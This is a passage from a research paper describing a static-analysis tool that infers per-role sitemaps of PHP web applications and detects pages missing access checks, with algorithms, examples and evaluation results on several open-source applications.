The second step of our analysis infers the set of privileged pages and attempts to access these pages directly to detect access control vulnerabilities. Comparing the sets of explicitly reachable nodes for role a and role b, our analysis infers that "user_add.php" and "user_delete.php" are privileged pages intended for users of role a only. Consequently, these two pages should have access checks to ward off users of role b. Unfortunately, only "user_delete.php" is safeguarded and "user_add.php" is left unprotected. Therefore, a direct access to "user_delete.php" fails, whereas a direct access to "user_add.php" succeeds, indicating that "user_delete.php" is guarded and "user_add.php" is vulnerable.

3 Approach Formulation

This section formulates our high-level approach. We define the notions of *role*, *explicit link*, *forced browsing*, *web application* and *access control vulnerability*, and present two assumptions we make with regard to roles and intended accesses.

Definition 1 (Role). A *role* $r \in R$ captures the set of allowed accesses for all users of role r where set R denotes roles that a web application has. Each role r represents a distinctive set of privileges.

Assumption 1 We assume that roles in R form a lattice $\langle R, \sqsubseteq \rangle$, where $\sqsubseteq$ denotes the ordering relationship between any two roles. Under this assumption, accessing a privileged resource as an unprivileged role is considered a privilege escalation attack. Roles at the same level of the lattice are not ordered by $\sqsubseteq$ as they may represent different sets of allowed accesses. The role for administrators is $\top$; the role for public users is $\bot$; and the role for

normal logged-in users lies in the middle of the lattice.

Definition 2 (Explicit Link). In a web application, there exists an *explicit link* from page n_i to a different page n_j when it is possible to jump to n_j via an explicit URL in n_i, incurring no exceptions or errors. URLs might appear in file inclusions, header redirections, HTML tags for anchors, forms, meta refresh headers, frames, iframes, scripts, images or links.

Definition 3 (Forced Browsing). *Forced browsing* is the act of directly accessing privileged pages rather than following explicit links in a web application. Attackers often harness brute force techniques to access hidden pages with predictable locations. We consider forced browsing successful when HTML pages presented to two different roles are identical, and no redirections, exceptions or errors occur during the page rendering process.

Definition 4 (Web Application). Let *node* represent a web page. Suppose that a web application contains k nodes. Given a user role $r \in R$, we abstract the *web application* as $P_r = (S_r, Q_r, E_r, I_r, \Pi_r, N_r)$, where

- *Entry set* S_r contains the entry nodes to the web application. We include index pages in all directories in the entry set. Different roles may have different entry sets.
- *State set* $Q_r = \{q_i \mid 0 \leq i < k\}$ is a set of application states. For each node n_i, an application state q_i captures critical information at that node. It might include session values, cookie values, request parameter values, database records, variable values or function return values.
- *Explicit edge set* $E_r = \{\langle n_i, n_j \rangle \mid 0 \leq i, j < k\}$. An explicit edge from node n_i to n_j exists iff n_i in state q_i contains an explicit link to n_j.
- *Implicit edge set* $I_r = \{\langle n_i, n_j \rangle \mid 0 \leq i, j < k\}$. An implicit edge from node n_i to n_j exists iff forced browsing enables one to jump to n_j from n_i in state q_i. Accesses via implicit edges are allowed but often unintended.
- *Navigation path set* $\Pi_r = \{(n_i)_{0 \leq i < l} \mid 0 < l < k \wedge n_0 \in S_r \wedge \langle n_i, n_{i+1} \rangle \in (E_r \cup I_r)\}$. It consists of all possible navigation paths for role r, including explicit edges as well as implicit edges.
- *Explicitly reachable node set* N_r consists of nodes that are reachable from application entries in S_r via explicit edges in E_r. It can be easily computed with a graph reachability analysis.

Assumption 2 For each node in a web application, if multiple roles can reach this node on navigation paths composed of only explicit edges, we assume that the privilege level required to access this node is determined by the least privileged role.

Definition 5 (Access Control Vulnerability). Let $a, b \in R$ denote two roles that can be ordered in a web application where role b is less privileged than role a, *i.e.*, $b \sqsubset a$. An *access control vulnerability* exists at node n when:

$$n \in N_a \wedge n \notin N_b \wedge \exists\, \pi_b \in \Pi_b\ (n \in \pi_b)$$

In this definition, destination node n is a privileged node intended to be accessible to role a but not role b. We use $n \in \pi_b$ to denote that n is on navigation path π_b. This node is vulnerable to access control attacks when a user of role b is able to access n via an allowed, but probably unintended, navigation path π_b.

4 Analysis Algorithm

In this section, we introduce the three major algorithms of our approach. Section 4.1 describes how our analysis automatically infers specifications of implicit access control assumptions and detects access control vulnerabilities from a high-level view. Section 4.2 shows the algorithm that we use to build per-role sitemaps. Finally, we present the detailed link extraction algorithm in Section 4.3.

4.1 Vulnerability Detection

Figure 2 presents the vulnerability detection algorithm which is the core of our approach. This algorithm infers privileged nodes from the source code of a web application and identifies nodes that are not properly protected.

```
DETECTVULS(Spec_a, Spec_b, reg)
 1  Vuls ← ∅
 2  nfa ← REG2NFA(reg)
 3  dfa ← NFA2DFA(nfa)
 4  N_a ← BUILDSITEMAP(Spec_a, dfa)
 5  N_b ← BUILDSITEMAP(Spec_b, dfa)
 6  Privileged ← N_a \ N_b
 7  for each n in Privileged
 8  do ⟨cfg_a, R_a⟩ ← GETCFG(n, Spec_a)
 9     ⟨cfg_b, R_b⟩ ← GETCFG(n, Spec_b)
10     if SIZEOF(cfg_a) = SIZEOF(cfg_b) and R_a = R_b
11        then Vuls ← Vuls ∪ {n}
12  return Vuls
```

Figure 2: Algorithm for Vulnerability Detection.

Let $Spec_a$ and $Spec_b$ denote specifications for role a and role b respectively. Initially, the set of vulnerable nodes *Vuls* is empty. First, this algorithm parses the regular expression *reg*, which captures HTML tags where a link might appear, into a non-deterministic finite automaton

(NFA). Then, the algorithm transforms the NFA into a deterministic finite automaton (DFA). Either NFA or DFA could be used for extracting links, and we chose DFA for its advantage on performance and the ease of FA state management.

Throughout this paper, we assume role a is more privileged than role b. Following Definition 4, we use N_a and N_b to denote the sets of explicitly reachable nodes for roles a and b respectively. Function BUILDSITEMAP, whose details are shown later in Section 4.2, computes these two sets. Relying on Assumption 2, the algorithm infers privileged nodes that are present in N_a but not in N_b (Line 6). For the example in Section 2, N_a ={"index.php", "user_add.php", "user_delete.php", "functions.php"} and N_b ={"index.php", "functions.php"}.

Access checks at privileged locations may be missing or insufficient. This algorithm analyzes each privileged node n twice with function GETCFG, once for role a to create an oracle for the intended server response (Line 8), and once for role b to emulate forced browsing (Line 9). Given a role r and a privileged node n, GETCFG returns a context-free grammar (CFG) cfg_r and the set of page redirections R_r.[4] The obtained cfg_r is an approximation of the dynamic HTML output of node n. We observe that when an access check succeeds, users are often granted accesses to sensitive information or operations; otherwise, they are redirected to another page, or presented with error messages or login forms. In the latter case, CFG sizes of the two roles are different because of the different HTML outputs that are presented. Consequently, if the sizes of the two CFGs or the two redirection sets differ, node n is considered guarded; otherwise, n may be vulnerable (Line 11). For the privileged page "user_delete.php" shown in Figure 1, SIZEOF(cfg_a) $\neq$ SIZEOF(cfg_b) and $R_a = R_b = \emptyset$, indicating that the page is guarded; for the privileged page "user_add.php", SIZEOF(cfg_a) = SIZEOF(cfg_b) and $R_a = R_b = \emptyset$, indicating that the page is vulnerable.

4.2 Building Sitemaps

Function BUILDSITEMAP shown in Figure 3 builds a per-role sitemap with specifications $Spec_r$ for role r and the DFA dfa. We use a worklist-based algorithm to traverse nodes in a web application in a breath-first manner. Initially, both the visited node set *Visited* and the edge set E_r are empty, and the worklist *WkLst* is initialized with the entry set S_r specified in $Spec_r$ (Line 3).

In each iteration of the loop, function GETWORKNODE pops a working node n_i from the front of list *WkLst* and retrieves its associated state q_i from $Spec_r$ (Line 5) to find outgoing edges of this working node. Next, this algorithm constructs a CFG that represents the possible HTML outputs of node n_i (Line 6). Besides cfg_i, function

[4] Throughout this paper, CFG stands for context-free grammar rather than control-flow graph.

```
BUILDSITEMAP(Spec_r, dfa)
 1  E_r ← ∅
 2  Visited ← ∅
 3  WkLst ← GETENTRIES(Spec_r)
 4  while WkLst
 5  do ⟨n_i, q_i⟩ ← GETWORKNODE(WkLst, Spec_r)
 6     ⟨cfg_i, R_i, F_i⟩ ← CONSTRUCTCFG(n_i, q_i)
 7     L_i ← EXTRACTLINKS(cfg_i, dfa)
 8     N_j ← L_i ∪ R_i ∪ F_i
 9     for each n_j in N_j
10     do E_r ← E_r ∪ {⟨n_i, n_j⟩}
11     Visited ← Visited ∪ {n_i}
12     N ← ACTIVE(N_j) \ (Visited ∪ WkLst)
13     WkLst ← APPEND(WkLst, N)
14  return GETNODES(E_r)
```

Figure 3: Algorithm for Building Sitemaps.

CONSTRUCTCFG also returns the page redirection set R_i and the file inclusion set F_i as links in these two sets also contribute to outgoing edges in a sitemap. Then, function EXTRACTLINKS extracts a set of matched links L_i that are present in cfg_i based on dfa (Line 7). The details of EXTRACTLINKS are presented later in Section 4.3. The set of reachable nodes N_j for n_i is the union of L_i, R_i and F_i (Line 8). We conservatively include F_i in this union because included files may present sensitive information or operations. The algorithm adds an outgoing edge $\langle n_i, n_j \rangle$ to the explicit edge set E_r for each node $n_j \in N_j$ (Line 10) and then adds n_i to the visited node set (Line 11). To determine which nodes to analyze, we partition nodes into active nodes and inactive nodes, and only analyze active ones. Active nodes may have outgoing edges in a sitemap, whereas inactive nodes are dead ends. For example, a PDF file is considered an inactive node, while a PHP page is considered an active node. Finally, the algorithm adds the newly discovered active nodes to the worklist, excluding the ones that have been visited or are already in the worklist (Line 12, 13). The loop terminates when *WkLst* becomes empty, indicating that the construction of a per-role sitemap is complete. At this point, function BUILDSITEMAP returns the set of explicitly reachable nodes N_r based on E_r (Line 14). When work node n_i ="index.php" shown in Figure 1 is analyzed for role a in a loop iteration, L_i ={"user_delete.php", "user_add.php"}, $R_i = \emptyset$ and F_i ={"functions.php"}. Therefore, three new outgoing edges from "index.php" are added to E_a. In contrast, when "index.php" is analyzed for role b, $L_i = R_i = \emptyset$ and F_i ={"functions.php"}. In this case, only one new edge is added to E_b.

4.3 Link Extraction

We use C to denote a CFG, and F to denote an FA. In our setting, a CFG represents the dynamic HTML output of a node and an FA matches a single link-introducing HTML tag of various forms. Let $\mathscr{L}(C)$ be the set of words in the language for the CFG and $\mathscr{L}(F)$ be the set of words in the language for the FA. Suppose that function SUBSTR returns **true** only when w' is a substring of w. The output of EXTRACTLINKS on C and F is defined as follows:

$$\begin{aligned}\textsc{ExtractLinks}(C,F) = \{\ w' \mid\ & w \in \mathscr{L}(C) \wedge \\ & w' \in \mathscr{L}(F) \wedge \\ & \textsc{Substr}(w', w)\ \}\end{aligned}$$

We could use a straight-forward three-step approach to extract links. In the first step, we could use the standard CFG-reachability algorithm [20] to compute a CFG representing the intersection of the two languages for C and F', where F' matches HTML outputs that contain at least one link-introducing tag. The subtle difference between F' and F is that F' matches link-introducing tags as well as link-irrelevant HTML outputs, while F only matches link-introducing tags. In the second step, we could generate all possible HTML outputs of the CFG. In the third step, we could use an HTML parser to extract links from the generated HTML outputs. Nevertheless, this approach is not ideal for two reasons. The first is that the words of a CFG can be infinite and we can only generate a finite set of possible HTML outputs. The second is that the generated HTML outputs are likely being highly similar, and thus we may repetitively parse similar HTML outputs. For better performance, we designed a new algorithm that does not generate intermediate HTML outputs, but directly extracts links from the CFG.

In a CFG $\langle V, \Sigma, P, S_0\rangle$, V is a finite set of variables (*i.e.* non-terminals); Σ is a finite set of terminals which is the alphabet of the language; $P = \{v \rightarrow rhs \mid v \in V \wedge rhs \in (V \cup \Sigma)^*\}$ is a finite set of grammar productions; and S_0 is the start variable. In an FA $\langle Q, \Sigma', q_0, \delta, Q_f\rangle$, Q is a finite, non-empty set of states; Σ' is the input alphabet; $q_0 \in Q$ is the start state; $\delta : Q \times \Sigma \rightarrow Q$ is the state-transition relation; and $Q_f \subseteq Q$ is the set of final states.

Figure 4 shows our link extraction algorithm where function EXTRACTLINKS is the entry point. We use set VQW to store $\langle v, q, w\rangle$ tuples where v represents a CFG variable, q is an FA state and w is a partially matched link string. Completely matched links are stored in set *Words*. To begin with, this algorithm walks the CFG with the start CFG symbol S_0, the start FA state q_0, and the empty string which represents the terminals that have been partially matched (Line 38).

Function WALKTERMINAL is the only function that advances an FA state q to a new state q' based on the FA transition function δ and an input character t (Line 1). If

```
WalkTerminal(t, q, w)
 1  q' ← δ(q, t)
 2  if q' = q0
 3     then return ⟨q0, "" ⟩
 4  w' ← Append(w, t)
 5  if q' ∈ Qf
 6     then Words ← Words ∪ {w'}
 7          w' = ""
 8  return ⟨q', w'⟩

WalkVar(v, q, w)
10  VQW ← VQW ∪ {⟨v, q, w⟩}
11  RHS ← Productions(v, P)
12  if IsSigma(RHS) or RHS = ∅
13     then return {⟨q, w⟩}
14  QW ← ∅
15  for each rhs in RHS
16  do if IsEpsilon(rhs)
17        then QW ← QW ∪ {⟨q, w⟩}
18        else QW ← QW ∪ WalkSymbols(rhs, q, w)
19  return QW

WalkSymbol(s, QW)
21  Result ← ∅
22  for each ⟨q, w⟩ in QW
23  do if IsTerminal(s)
24        then QW' ← {WalkTerminal(s, q, w)}
25        else if ⟨s, q, w⟩ ∈ VQW
26                then QW' ← {⟨q, w⟩}
27                else QW' ← WalkVar(s, q, w)
28     Result ← Result ∪ QW'
29  return Result

WalkSymbols(rhs = [γ], q, w)
31  QW ← {⟨q, w⟩}
32  for each si in [γ]
33  do QW ← WalkSymbol(si, QW)
34  return QW

ExtractLinks(cfg = ⟨V, Σ, P, S0⟩, fa = ⟨Q, Σ', q0, δ, Qf⟩)
36  VQW ← ∅
37  Words ← ∅
38  WalkVar(S0, q0, "" )
39  return Valid(Words)
```

Figure 4: Algorithm for Link Extraction.




Figure 5: System Architecture.

q' is the FA start state q_0, which indicates a mismatch, the algorithm clears the partially matched terminals and returns (Line 3); otherwise, it appends t to w (Line 4) and examines q' again (Line 5). If q' is a final FA state in Q_f, the algorithm adds the completely matched link to *Words* (Line 6) and resets w' to the empty string. In this way, we filter out noises that are irrelevant to links in the CFG and only keep track of link-introducing HTML outputs.

Recursive function WALKVAR walks the grammar productions of variable v under an FA state q and a partially matched word w. Function PRODUCTIONS retrieves the set of productions which have v as the left-hand-side variable from the CFG production set P, and returns the set of right-hand sides *RHS* (Line 11). The different elements in *RHS* indicate how the dynamic HTML output might diverge for v. Function ISSIGMA checks whether a set is equivalent to the CFG alphabet Σ. A link of value Σ^* can point to any file in the application and therefore should be discarded. If *RHS* forms the alphabet or the empty set, the function returns the pair of unchanged q and w in a set (Line 13); otherwise, it walks the elements in set *RHS* one by one. In each loop iteration, if a right-hand side *rhs* has no symbols, the HTML output remains the same (Line 17); otherwise, the algorithm searches the set of new possible outcomes QW' with a call to function WALKSYMBOLS (Line 18).

Recursive function WALKSYMBOLS walks the symbols in list $[\gamma]$ in order. Consequently, links in the CFG are matched in the order of their appearances in a possible HTML output. Here $[\gamma] = (s_i)^* \wedge s_i \in (V \cup \Sigma)$, representing a sequence of right-hand-side symbols. For each symbol s_i in the list, the algorithm transitions the set of possible outcomes to a new set (Line 33).

Recursive function WALKSYMBOL walks a right-hand-side symbol s under each possible outcome $\langle q, w \rangle$. In each loop iteration, the algorithm first examines the symbol s (Line 23). If s is a terminal, the FA state is deterministically advanced via function WALKTERMINAL (Line 24). Otherwise, if the symbol is a variable, this algorithm recursively calls function WALKVAR for s (Line 27) when v is associated with a new q or a new w. The use of set *VQW* ensures the termination of the algorithm. This algorithm stops when all reachable grammar productions have been explored at least once. A concrete example of how this algorithm works is given in Section 5.2.2.

5 Implementation

As PHP is one of the most popular programming languages for web applications, we implemented our approach by extending Wassermann and Minamide's PHP string analyzer [21, 30], which is written in OCaml. The original PHP string analyzer was developed to detect injection vulnerabilities in web applications, and it analyzes individual pages in isolation and explores all execution paths. To detect access control vulnerabilities, we modified the string analyzer to build per-role sitemaps and examine connections between different pages. In particular, we introduced the concept of role into the static analyzer, added new specification rules for application states and entry sets, and strategically explored paths based on branch feasibilities. To explore only feasible execution paths, we keep track of both arithmetic constraints and string constraints. For arithmetic constraints, the analyzer consults a Satisfiability Modulo Theories (SMT) solver Z3 [8]; for string constraints, it consults a custom-built string constraint solver. Furthermore, we designed and implemented the algorithm shown in Figure 4 to efficiently extract explicit links from CFGs, added support for 176 built-in PHP functions, and modified both the specification lexer and parser to support specifications for the values of integers, floating-point numbers and strings.

Figure 5 shows our system architecture. A web application can have multiple roles, and our analysis compares a pair of ordered roles each time. Initially, the *DFA constructor* transforms the given regular expression *reg* into a DFA. The detection of access control vulnerabilities is carried out in two major steps. First, the *sitemap builder* explores the given web application based on parsed specifications and the DFA. Second, the *reachable nodes comparator* infers what privileged nodes are, and the *vulnerability detector* performs forced browsing to detect nodes that are vulnerable to access control attacks.

5.1 Specification Rules

In our analysis, specifications are parsed with a lexer and a parser. For each role r, we only require developers to specify the entry set S_r and the set of critical application

states Q_r. Multiple roles can share the same set of entry points. Either index pages or active pages with no incoming edges can be entry nodes. Index pages often have conventional names such as "index.php" and "index.html", and can be easily identified with a file scan; active pages with no incoming edges can be specified as entry nodes by developers. The types of application states that we support are listed in Definition 4. The state values that can be specified include abstract types and concrete values of built-in PHP types, and string values that can be represented by a regular expression. For function invocations, we allow developers to pinpoint an invocation by specifying the filename and line number where the invocation occurs. This is especially useful when function invocations return different values at different call sites.

Optionally, developers can explicitly specify a set of privileged nodes. In contrast to implicit navigation paths which involve forced browsing, explicit navigation paths are often tested more thoroughly. However, it is still possible that an allowed access to a sensitive node via an explicit navigation path of an unprivileged role is unauthorized, violating Assumption 2. In this case, when an unprivileged user can explicitly navigate to a privileged node, we would have false negatives. To solve this problem, we allow developers to explicitly specify privileged nodes. Such a node may be vulnerable to access control attacks even if it is explicitly accessible for both roles.

5.2 Sitemap Builder

The sitemap builder has two components: the *context-free grammar constructor* and the *link extractor*. With these two components, our analysis constructs a CFG for each explicitly reachable node, and extracts links embedded in the CFG to find outgoing edges of the node.

5.2.1 Context-Free Grammar Constructor

For each web page, our analyzer first parses the page into an Abstract Syntax Tree (AST), and then transforms the AST into an Intermediate Representation (IR), distinguishing every variable occurrence. Interested readers can refer to Wassermann's work [30] for more details.

To build a per-role CFG, our analyzer explores the IR only when necessary by predicting branch feasibilities with an inter-procedural path-sensitive analysis. It analyzes statements in the IR in a top-down manner, updating path conditions for both string constraints and arithmetic constraints. For arithmetic constraints, our analyzer resorts to the integrated Z3 to check the satisfiability of constraints; for string constraints, it feeds possible values of string variables and their aliases to our string constraint solver in exchange of answers. Our prototype string constraint solver supports string constraints which may contain multiple variables, regular expressions, equality and inequality operators, and checks on string lengths. We tried to solve string constraints with HAMPI [15], but it does not support multiple string variables yet. When constraints of a conditional is unsolvable, the analyzer explores both branches, updating path conditions for both the true branch and the false branch. For each function call, our analyzer first checks its calling context and then explores the function only when the context is new. Next, it propagates constraints on the arguments and related global variables of the function call. The IR exploration terminates when all possible branches have redirections or exits, indicating that none of the unexplored branches are feasible. In our implementation, we do not consider different contexts of page accesses and assume the parameters of HTTP requests to be Σ^* unless specified. In this way, we analyze each page only once, making our analyzer scalable at the expense of obtaining over-approximations of outgoing edges.

```
function checkUser() {
  if (!isset($_SESSION["validUser"])
    || $_SESSION["validUser"] != true) {
    header("Location: login.php");
  }
}
checkUser();
sensitiveOperation();
```

Figure 6: An Example of Path Exploration.

Finding the targets of PHP includes is a non-trivial task. It requires value resolution of possible string variables that are used for filename construction. Furthermore, it is necessary to find the directories that a PHP include file may reside in. When resolving PHP include paths, the following steps are performed in order:

- The `include_path` in the configuration of a PHP application is checked first;
- If no matching file is found under `include_path`, the directory of the calling script is checked;
- If no matching file is found in the directory of the calling script, the current working directory is checked;
- If no matching file is found in the current working directory, the inclusion finally fails.

We illustrate our basic exploration strategy with a simple example shown in Figure 6 based on one of the web applications that we have analyzed. Function `checkUser` checks whether an access should be allowed for a given user. Function `SensitiveOperation` will only be executed when the user has passed the access check. Suppose that $\$\_SESSION$["validUser"] is a critical application state which determines the privileges of a role, and




Figure 7: A Deterministic Finite Automaton Example.

its value should be specified as **true** for role a and **false** for role b. Our analyzer explores the statements of the IR in order. Besides function definitions, the first statement it encounters is the function call `checkUser()`. Therefore, it retrieves the corresponding function body and continues from the first statement in the function. Because the first statement is an `if` statement, the analyzer attempts to solve the satisfiability of constraints to determine branch feasibilities. If the given role is b, only the true branch is feasible. As the true branch has a header redirection, the analyzer stops exploring the statements after this function call. Otherwise, when the role is a, only the false branch is feasible, and the analyzer continues exploring the statements after this function call, and eventually reaches function call `SensitiveOperation()`.

Path sensitivity prevents us from exploring infeasible paths. For example, suppose we have predicate $\$x > 1$ in the current path condition when the exploration reaches an `if` statement, the branch target of which depends on a conditional $\$x < 0$. To determine the feasibilities of the two possible branches, our analyzer sends two queries to Z3. The first query appends the new constraint to the existing path condition, while the second query appends the negation of the new constraint to the existing path condition. Z3 will conclude that $(\$x > 1 \wedge \$x < 0)$ is unsatisfiable, but $(\$x > 1 \wedge \neg(\$x < 0))$ is satisfiable. Thus, only the false branch is feasible and our analyzer will not explore the infeasible true branch of the `if` statement.

5.2.2 Link Extractor

Our link extractor extracts links to different web pages within a given web application. Since we are interested in constructing sitemaps, our link extractor filters links that point to pages outside of the application. We did not reuse the implementation from the previous work [30], which is based on the standard graph-reachability algorithm, but instead implemented the new link extraction algorithm shown in Figure 4 to eliminate the need of computing intermediate HTML outputs. As an example, Figure 7 shows an FA which matches anchor, form, frame and iframe tags in HTML outputs based on a simple regular expression:

```
/<([Aa]
     |[Ff][Oo][Rr][Mm]
     |[Ii]?[Ff][Rr][Aa][Mm][Ee]
  )\s[^>]*>/
```

We only show state-advancing edges in Figure 7 and omit state-resetting edges. In this FA, the start state $q_0 = 1$ and the final state set $Q_f = \{8\}$. For any FA state, a state-resetting edge directs the current FA state back to the start FA state on input characters other than the ones shown on the state-advancing edges. We use the following simplified PHP code taken from one of our test subjects to show how our link extractor works.

```
echo "<div><a href="
     . $lang
     . ".php>Anchor</a></div>";
```

The above PHP code dynamically generates a link depending on the value of variable $\$lang$, which has three possible candidates: “english”, “spanish” and “french”. For this code, a CFG with five variables and seven grammar productions will be generated:

$$S_0 \rightarrow S_1 S_2$$
$$S_1 \rightarrow \text{“<div><a href=”}$$
$$S_2 \rightarrow S_3 S_4$$
$$S_3 \rightarrow \text{“english”} \mid \text{“spanish”} \mid \text{“french”}$$
$$S_4 \rightarrow \text{“.php>Anchor</div>”}$$

In this CFG, $V = \{S_0, S_1, S_2, S_3, S_4\}$ and S_0 is the start symbol. Note that S_3 has three associated grammar productions separated by bars. For the algorithm in Figure 4, the link extraction starts with function call WALKVAR$(S_0, 1, \text{“”})$ (Line 38). Since S_0 maps to only one production, $RHS = \{[S_1 S_2]\}$ (Line 11) and our algorithm issues WALKSYMBOLS$([S_1 S_2], 1, \text{“”})$ (Line 18). Then, it

examines the symbols in list $[S_1S_2]$ (Line 32) in order to derive the set of possible outcomes QW, the initial value of which is $\{\langle 1,\text{“”}\rangle\}$ (Line 31). Our algorithm sees that the first symbol S_1 is a variable and thus issues WALKVAR(S_1,1,“”) (Line 27). For S_1, RHS ={“ <a href=”} (Line 11), and the algorithm issues WALKSYMBOLS(“ <a href=”,1,“”) (Line 18). Now our algorithm examines these terminals in order with function WALKTERMINAL. The first character is ‘<’, thus the algorithm transits the FA state from 1 to 2 along a state-advancing edge in Figure 7, and appends ‘<’ to w which is now “<”. The second character is ‘d’, thus the algorithm resets the FA state to the start state 1, and clears the matched terminals in w. The third character is ‘i’, thus the algorithm stays at the FA start state 1, and w is still the empty string. Our algorithm continues like this and by the time it gets to variable S_3, the FA is in state 7 with w =“<a href=”. For S_3, RHS ={“english”, “spanish”, “french”} (Line 11), and our algorithm walks these three elements one by one (Line 15). There are three possible outcomes, and thus the return value QW of WALKSYMBOLS(S_3,7,“< *a* href=”) is $\{\langle 7,$ “<a href=english”$\rangle, \langle 7,$ “<a href=spanish”$\rangle, \langle 7,$ “<a href=french”$\rangle\}$ (Line 19). Our algorithm continues until all the seven grammar rules have been explored. Upon termination, it returns {“english.php”, “spanish.php”, “french.php”} (Line 39).

5.3 Vulnerability Detector

When the construction of per-role sitemaps is complete, our analyzer compares the two reachable node sets to infer privileged nodes. As HTML outputs presented to different roles are usually different, the set of privileged nodes is not empty in most cases. After obtaining the set of privileged nodes, our analyzer uses the same context-free grammar constructor again to approximate the outcomes of forced browsing. Finally, it compares derived redirection sets and the sizes of CFGs to determine whether forced browsing attemps are successful.

Even when forced browsing is successful, it is possible that the corresponding page does not contain any sensitive information or operations and is therefore considered safe. We observed that some pages used as file inclusions only contain function and class definitions. Such pages normally serve as inclusion files and are safe on their own. When the automatic vulnerability detection is over, we identify such safe pages with manual analysis, report them as false positives, and then mark the remaining pages as potentially vulnerable pages.

6 Empirical Evaluation

To evaluate the effectiveness and performance of our approach, we tested our tool on seven real-world PHP applications, two of which have patched versions. We picked these applications because they have reported vulnerabilities, which include injection vulnerabilities as well as access control vulnerabilities. The test subjects include both traditional web applications and Web 2.0 applications which use AJAX for client-server communications. The source code of all these PHP applications is publicly available. For each of the test subjects, we provide a specification file of at most ten lines. We ran all the tests on a PC with a quad-core CPU (2.40GHz) and 4 GB of RAM.

Subject	Files	LOC	
		PHP	HTML
SCARF	25	1,318	0
Events Lister	37	2,076	544
PHP Calendars	67	1,350	0
PHPoll	93	2,571	0
PHP iCalendar	183	8,276	0
AWCM	668	12,942	5,106
YaPiG	134	4,801	1,271

Table 1: Statistics on Evaluation Subjects.

Our tool supports multiple roles and each role should have a set of distinctive application states. Typically, the administrator role has the most privileges; the normal user role has necessary privileges for common user operations; and the public user role has the least privileges. Although our tool can detect access control violations for any two roles, we chose to detect access control violations between administrators and normal users for two reasons. First, the operations and information that administrators can access are of greater importance than those that normal users can access. Second, it is often difficult for attackers to legally obtain administrator accounts, but easy to obtain normal user accounts.

Table 1 shows the total number of files as well as the lines of code for each web application. For the two web applications that have patched versions, we only list the statistics for the patched versions in the table. The lines of code in each application are counted for both PHP and HTML, excluding comments and empty lines. Our analysis translates HTML code into equivalent PHP `echo` statements.

6.1 Analysis Results

Table 2 shows the analysis results for the nine web applications. Note that we include two versions of SCARF and AWCM for vulnerability analysis. Columns “Vulnerable” and “FP” denote the numbers of detected true vulnerabilities and manually confirmed false positives respectively. Column “Guarded” shows the number of privileged pages that are protected by access checks. The last four columns show numbers of explicitly reachable nodes and explicit edges in per-role sitemaps.

In summary, our tool found eight different access control vulnerabilities, four of which are previously unknown.

Project	Privileged	Vulnerable	FP	Guarded	Admin		Normal	
					Node	Edge	Node	Edge
SCARF	4	1	0	3	19	149	15	69
SCARF (patched)	4	0	0	4	19	149	15	69
Events Lister 2.03	9	2	2	5	23	113	14	26
PHP Calendars	3	1	0	2	19	35	19	30
PHPoll v0.97 beta	3	3	0	0	21	63	19	58
PHP iCalendar v1.1	1	0	0	1	51	292	50	292
AWCM v2.1	47	1	0	46	176	2,634	129	2,438
AWCM v2.2 final	47	0	0	47	180	2,851	133	2,612
YaPiG 0.95	11	0	0	11	54	260	44	154

Table 2: Vulnerability Analysis Results.

It only has two false positives and correctly reports 119 guarded pages as not vulnerable. We manually confirmed all vulnerabilities and false positives on deployed web applications. In addition, the by-products of our analysis, the generated per-role sitemaps, provide high-level views of the test subjects and can be useful for understanding or modifying the structures of these web applications.

6.1.1 SCARF

SCARF is the Standford Conference And Research Forum. A critical access control checks whether the value of $_*SESSION*[“privilege”] equals “admin” in functions `is_admin` and `require_admin`.

Our tool detected a previously reported vulnerability (CVE-2006-5909). In this application, only users of role *a* are supposed to edit the configuration of the application in page “generaloptions.php”. However, there is no access check for this edit privilege. Although the link is hidden from users of role *b*, they could still access and edit the configuration which affects the whole system. Our tool correctly reported the other three privileged pages “addsession.php”, “editpaper.php” and “editsession.php” as guarded. Even if users of role *b* know the locations of these pages, forced browsing would fail because of the presence of access checks in these pages. The latest version of SCARF fixed the vulnerability, and this is reflected in the vulnerability analysis result for SCARF (patched).

6.1.2 Events Lister

Events Lister is a PHP application that allows users to manage their events. Function `checkUser` implements an access control by checking whether $_*SESSION*[“validUser”] equals **true**.

Our tool found a new vulnerability in this application as well as a previously known one (CVE-2009-3168). We discovered that page “admin/setup.php” has no access checks and allows users of role *b* to repeatedly insert test events into the database of the application. It is even possible to create new tables in the database if none exists yet. The known vulnerability in page “admin/user_add.php” permits users of role *b* to add new users into the system. This privilege should only belong to users of role *a*. We consider the other two reports on privileged pages “admin/recover.php” and “admin/form.php” false positives. Page “admin/recover.php” allows users of role *b* to reset an administrator’s password by sending a new password to the administrator’s email address. Since only the administrator has access to her own email address, the password reset action does not pose any serious threats. Page “admin/form.php” contains an HTML form which is included in other container pages. On its own, this page does not expose any privileged operations or information, and is therefore considered safe. The notion of “safe” is sometimes a subjective matter. In a manual case study of another web application, we found that public users can view the list of all registered users with forced browsing. Such a list is also available for normal 